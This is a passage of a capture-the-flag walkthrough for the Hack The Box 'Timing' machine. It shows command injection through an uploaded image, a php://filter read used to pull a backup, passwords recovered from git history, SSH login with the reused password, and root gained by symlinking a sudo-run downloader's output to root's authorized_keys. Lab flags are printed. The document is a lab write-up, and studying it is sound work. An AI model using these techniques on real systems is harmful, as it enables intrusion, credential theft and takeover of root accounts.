curl 'http://10.129.160.146/image.php?img=images/uploads/
ac86347731785fe2e647c8a89ffd6eb6_image.jpg&cmd=id'
```

### SCREENSHOT EVIDENCE



I was unable to utilize p0wny shell or a reverse shell.

I enumerated using the command injection I created and discovered a file called "source-files-backup.zip"

```
# Command Executed
curl 'http://10.129.160.146/image.php?img=images/uploads/
ac86347731785fe2e647c8a89ffd6eb6_image.jpg&cmd=ls+-al+/opt/'
```

## SCREENSHOTE EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timing]
$ curl 'http://10.129.160.146/image.php?img=images/uploads/ac86347731785fe2e647c8a89ffd6eb6_image.jpg&cmd=ls+-al+/opt/'
total 624
drwxr-xr-x  2 root root  4096 Dec  2 11:19 .
drwxr-xr-x 24 root root  4096 Nov 29 01:34 ..
-rw-r--r--  1 root root 627851 Jul 20  2021 source-files-backup.zip
```

I copied the file to a directory I can download from and downloaded the file to check it out

```
# Commands Executed
curl 'http://10.129.160.146/image.php?img=images/uploads/
ac86347731785fe2e647c8a89ffd6eb6_image.jpg&cmd=cp+/opt/source-files-backup.zip+/var/www/html/'

curl http://10.129.160.146/image.php?img=php://filter/convert.base64-encode/resource=source-files-backup.zip | base64 -d >> source_files-backup.zip
```

## SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timing]
$ curl http://10.129.160.146/image.php?img=php://filter/convert.base64-encode/resource=source-files-backup.zip | base64 -d >> source_files-backup.zip
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100  817k    0  817k    0    0   415k    0 --:--:--  0:00:01 --:--:--  414k
```

I unzipped the files and checked them out for more info.

The zip file contains previous commits from the Git repo of the site.

## SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timing]
$ /usr/share/GitTools/Extractor/extractor.sh backup/ git_dump/
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating ...
[+] Found commit: 16de2698b5b122c93461298eab730d00273bd83e
[+] Found file: /root/HTB/Boxes/Timing/git_dump//0-16de2698b5b122c93461298eab730d00273bd8
[+] Found file: /root/HTB/Boxes/Timing/git_dump//0-16de2698b5b122c93461298eab730d00273bd8
[+] Found file: /root/HTB/Boxes/Timing/git_dump//0-16de2698b5b122c93461298eab730d00273bd8
```

I used a tool called git-dumper to check out all the previous commits

**RESOURCE:** <https://github.com/arthaud/git-dumper>

```
# Commands Executed
unzip source_files-backup.zip
/usr/share/GitTools/Extractor/extractor.sh backup/ git_dump/
grep -nR root git_dump/
```

## SCREENSHOT EVIDENCE

```
(root@kali)~[~/HTB/Boxes/Timing]
# grep -nR root git_dump/
git_dump/0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php:2:$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
git_dump/0-16de2698b5b122c93461298eab730d00273bd83e/css/bootstrap.min.css:5: /*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */
0%body{margin:0}article,aside,details,figcaption,figure,footer,header,hgroup,main,menu,nav,section,summary{display:block}audio,canvas,progress,video{display:inline-block;vertical-align:middle}
eplace(Gt,""),function*=typeof define&&define.amd&&define("jquery",[function(){return S});var Yt=C.jQuery,Qt=C.$;return S.noConflict=function(e){return Query=C.$(S),S});
git_dump/1-e4e214696159a25c69812571c8214d2bf8736a3f/db_conn.php:2:$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
git_dump/1-e4e214696159a25c69812571c8214d2bf8736a3f/css/bootstrap.min.css:5: /*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */
0%body{margin:0}article,aside,details,figcaption,figure,footer,header,hgroup,main,menu,nav,section,summary{display:block}audio,canvas,progress,video{display:inline-block;vertical-align:middle}
```

The above results returned a password I already have and a new password for the root user

**USER:** root

**PASS:** 4\_V3Ry\_l0000n9\_p422w0rd

**PASS:** S3cr3t\_unGu3ss4bl3\_p422w0Rd

I was able to use that second password to login as the user Aaron

## SCREENSHOT EVIDENCE

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME aaron
USERNAME => aaron
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.160.146:22 - Starting bruteforce
[+] 10.129.160.146:22 - Success: 'aaron:S3cr3t_unGu3ss4bl3_p422w0Rd' 'uid=1000(aaron) gid=1000(aaron) shells=(sh) login=sshd'
[*] SSH session 1 opened (10.10.14.62:40513 -> 10.129.160.146:22 ) at 2022-04-23 15:22:21 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		shell linux	SSH root @	10.10.14.62:40513 -> 10.129.160.146:22 (10.129.160.146)

I obtained the user flag

```
# Commands Executed
cat ~/user.txt
# RESULTS
186921465ad10d0432d81e162ac597ec
```

## SCREENSHOT EVIDENCE



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

python3 -c 'import pty;pty.spawn("/bin/bash")'
aaron@timing:~$ id
id
uid=1000(aaron) gid=1000(aaron) groups=1000(aaron)
aaron@timing:~$ hostname
hostname
timing
aaron@timing:~$ hostname -I
hostname -I
10.129.160.146 dead:beef::250:56ff:feb9:b0e0
aaron@timing:~$ cat ~/user.txt
cat ~/user.txt
186921465ad10d0432d81e162ac597ec
aaron@timing:~$ |
[HTB] 0:openvpn 1:msf* 2:zsh-
```

**USER FLAG:** 186921465ad10d0432d81e162ac597ec

## PrivEsc

I checked my sudo permissions since I have the users password and discovered a command I can executed with the password for sudo

```
# Command Executed
sudo -l
```

### SCREENSHOT EVIDENCE

```
aaron@timing:~$ sudo -l
sudo -l
Matching Defaults entries for aaron on timing:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aaron may run the following commands on timing:
    (ALL) NOPASSWD: /usr/bin/netutils
aaron@timing:~$ |
[HTB] 0:openvpn 1:msf* 2:zsh-
```

I can see that netutils is executing a file called neutils.jar in the root directory

### SCREENSHOT EVIDENCE

```
java -jar /root/netutils.jar
aaron@timing:~$ head /usr/bin/netutils
head /usr/bin/netutils
#!/bin/bash
java -jar /root/netutils.jar
aaron@timing:~$
[HTB] 0:openvpn 1:msf* 2:zsh-
```

I ran the file to see what it does.

It asks me to use FTP or HTTP to host a file for download.

### SCREENSHOT EVIDENCE

```
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
1
Enter Url: http://10.10.14.62:80/tobor.txt
http://10.10.14.62:80/tobor.txt
Initializing download: http://10.10.14.62:80/tobor.txt
File size: 14 bytes
Opening output file tobor.txt
Server unsupported, starting from scratch with one connection.
Starting download
```

Downloaded 14 byte in 0 seconds. (0.07 KB/s)

```
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> |
```

```
(root@kali)-[~/HTB/Boxes/Timing]
```

```
# python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
10.129.160.146 - - [23/Apr/2022 15:30:31] "GET / HTTP/1.0" 200 -
```

```
10.129.160.146 - - [23/Apr/2022 15:30:31] "GET / HTTP/1.0" 200 -
```

```
10.129.160.146 - - [23/Apr/2022 15:31:30] "GET /tobor.txt HTTP/1.0" 200 -
```

```
10.129.160.146 - - [23/Apr/2022 15:31:30] "GET /tobor.txt HTTP/1.0" 200 -
```

I hosted a file from my attack machines HTTP server which creates a file in the aaron users home directory with root permissions applied to it

### SCREENSHOT EVIDENCE

```

aaron@timing:~$ ls
ls
default  tobor.txt  user.txt
aaron@timing:~$ ls -la
ls -la
total 44
drwxr-x--x 5 aaron aaron 4096 Apr 23 19:31 .
drwxr-xr-x 3 root  root  4096 Dec  2 09:55 ..
lrwxrwxrwx 1 root  root    9 Oct  5  2021 .bash_history → /dev/null
-rw-r--r-- 1 aaron aaron  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 aaron aaron 3771 Apr  4  2018 .bashrc
drwx----- 2 aaron aaron 4096 Nov 29 01:34 .cache
-rw-r--r-- 1 root  root  1060 Apr 23 19:30 default
drwx----- 3 aaron aaron 4096 Nov 29 01:34 .gnupg
drwxrwxr-x 3 aaron aaron 4096 Nov 29 01:34 .local
-rw-r--r-- 1 aaron aaron  807 Apr  4  2018 .profile
-rw-r--r-- 1 root  root   14 Apr 23 19:31 tobor.txt
-rw-r----- 1 aaron aaron   33 Apr 23 18:41 user.txt
lrwxrwxrwx 1 root  root    9 Oct  5  2021 .viminfo → /dev/null
aaron@timing:~$ |

```

Since I can write files with root permissions I am going to overwrite the root users authorized\_keys file to contain an SSH key on my attack machine.  
Then I can remote in as the root user using SSH

I added my SSH public key to a file at ~/keys. I then made it a symlink to the root users authorized keys file

```

# On Attack Machine
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDP+RyMXqG0K0Rk4CBhSj9hvZ5qzkeApv95yzZm3FTAd root@kali' > ~/keys
# On Target Machine
sudo /usr/bin/netutils
Password: S3cr3t_unGu3ss4bl3_p422w0Rd
1
http://10.10.14.62:80/keys
2
ln -s /root/.ssh/authorized_keys keys

```

## SCREENSHOT EVIDENCE

```

aaron@timing:~$ ls -la
ls -la
total 44
drwxr-x--x 5 aaron aaron 4096 Apr 23 19:39 .
drwxr-xr-x 3 root  root  4096 Dec  2 09:55 ..
lrwxrwxrwx 1 root  root    9 Oct  5  2021 .bash_history → /dev/null
-rw-r--r-- 1 aaron aaron  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 aaron aaron 3771 Apr  4  2018 .bashrc
drwx----- 2 aaron aaron 4096 Nov 29 01:34 .cache
-rw-r--r-- 1 root  root  1060 Apr 23 19:30 default
drwx----- 3 aaron aaron 4096 Nov 29 01:34 .gnupg
lrwxrwxrwx 1 aaron aaron  26 Apr 23 19:39 keys → /root/.ssh/authorized_keys
drwxrwxr-x 3 aaron aaron 4096 Nov 29 01:34 .local
-rw-r--r-- 1 aaron aaron  807 Apr  4  2018 .profile

```

I then was able to SSH in as the root user

```
# Command Executed
ssh root@10.129.160.146 -p 22 -i ~/.ssh/id_ed25519
cat /root/root.txt
# RESULTS
da53d1731500443d8e34ecfc041ce2f2
```

## SCREENSHOT EVIDENCE

```
(root@kali)-[~/.ssh]
# ssh root@timing.htb -i id_ed25519
Enter passphrase for key 'id_ed25519':
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Sat Apr 23 19:48:24 UTC 2022

System load:  0.17               Processes:            176
Usage of /:   49.2% of 4.85GB    Users logged in:     0
Memory usage: 11%               IP address for eth0: 10.129.160.146
Swap usage:   0%

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo

root@timing:~# id
uid=0(root) gid=0(root) groups=0(root)
root@timing:~# hostname
timing
root@timing:~# hostname -I
10.129.160.146 dead:beef::250:56ff:feb9:b0e0
root@timing:~# cat ~/root.txt
da53d1731500443d8e34ecfc041ce2f2
root@timing:~# |
[HTB] 0:openvpn 1:msf*Z 2:python3-
```

**ROOT FLAG:** da53d1731500443d8e34ecfc041ce2f2